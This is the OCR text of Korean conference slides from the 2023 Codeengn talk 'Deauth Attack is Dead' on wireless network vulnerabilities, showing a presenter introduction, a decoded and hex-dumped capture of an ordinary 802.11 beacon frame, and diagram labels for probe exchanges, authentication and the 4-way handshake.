2023 Codeengn Conference

Deauth Attack is Dead

무선 네트워크 취약점과 CSA

2023.7.3

발표자 소개

정승원

jeongsw1217@gmail.com

Membership

Best of the Best 11th 보안제품개발트랙

Degrees


국립군산대학교 소프트웨어학과, 2017~

Interest

Blockchain, Network ..


무선 네트워크

무선 네트워크 보안 발전사



802.1x

Beacon flooding




Beacon flooding


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	ASUSTekC_ac:1e:f4	Broadcast	802.11	344	Beacon frame, SN=539, FN=0, Flags=........, BI=100, SSID="KITRI_DEV5"

```
> Frame 1: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interf
> Radiotap Header v0, Length 18
> 802.11 radio information
v IEEE 802.11 Beacon frame, Flags: ........
    Type/Subtype: Beacon frame (0x0008)
  > Frame Control Field: 0x8000
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Transmitter address: ASUSTekC_ac:1e:f4 (24:4b:fe:ac:1e:f4)
    Source address: ASUSTekC_ac:1e:f4 (24:4b:fe:ac:1e:f4)
    BSS Id: ASUSTekC_ac:1e:f4 (24:4b:fe:ac:1e:f4)
    .... .... .... 0000 = Fragment number: 0
    0010 0001 1011 .... = Sequence number: 539
> IEEE 802.11 Wireless Management
```


```
0000  00 00 12 00 2e 48 00 00  00 0c 7c 15 40 01 e7 01   .....H.. ..|.@...
0010  00 00 80 00 00 00 ff ff  ff ff ff ff 24 4b fe ac   ........ ....$K..
0020  1e f4 24 4b fe ac 1e f4  b0 21 49 60 9b 80 01 00   ..$K.... .!I`....
0030  00 00 64 00 11 11 00 0a  4b 49 54 52 49 5f 44 45   ..d..... KITRI_DE
0040  56 35 01 08 8c 12 18 24  b0 48 60 6c 05 04 00 01   V5.....$ .H`l....
0050  00 00 07 0c 4b 52 20 24  08 14 64 0c 14 95 05 14   ....KR $ ..d.....
0060  20 01 00 23 02 14 00 30  14 01 00 00 0f ac 04 01    ..#...0 ........
0070  00 00 0f ac 04 01 00 00  0f ac 06 cc 00 0b 05 04   ........ ........
0080  00 0b 00 00 46 05 32 00  00 00 00 3b 10 04 01 02   ....F.2. ...;....
0090  03 04 05 16 17 18 19 1b  1c 1d 1e 80 81 2d 1a ad   ........ .....-..
00a0  01 17 ff ff 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 00 00  00 3d 16 64 00 04 00 00   ........ .=.d....
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00d0  00 7f 09 04 00 08 80 01  00 00 c0 01 bf 0c b1 69   ........ .......i
00e0  89 0f aa ff 00 00 fa ff  00 20 c0 05 00 64 00 00   ........ . ...d..
00f0  00 c3 02 00 2b dd 31 f8  32 e4 01 01 01 02 01 00   ....+.1. 2.......
0100  03 14 0a 47 4c c8 5c ee  95 a1 7a 19 be 41 fd 5a   ...GL.\. ..z..A.Z
0110  5f fd 63 33 f9 2b 07 04  5a ed 3b 9f 12 04 f0 f4   _.c3.+.. Z.;.....
0120  00 00 13 01 01 15 01 00  dd 05 00 90 4c 04 17 dd   ........ ....L...
```




Handover


Station
AP
Beacon Frame
Probe Request (broadcast)
Probe Response
Probe Request (broadcast)
Probe Response
Probe Request (broadcast)
Probe Response


Authentication Process




4-way Handshake



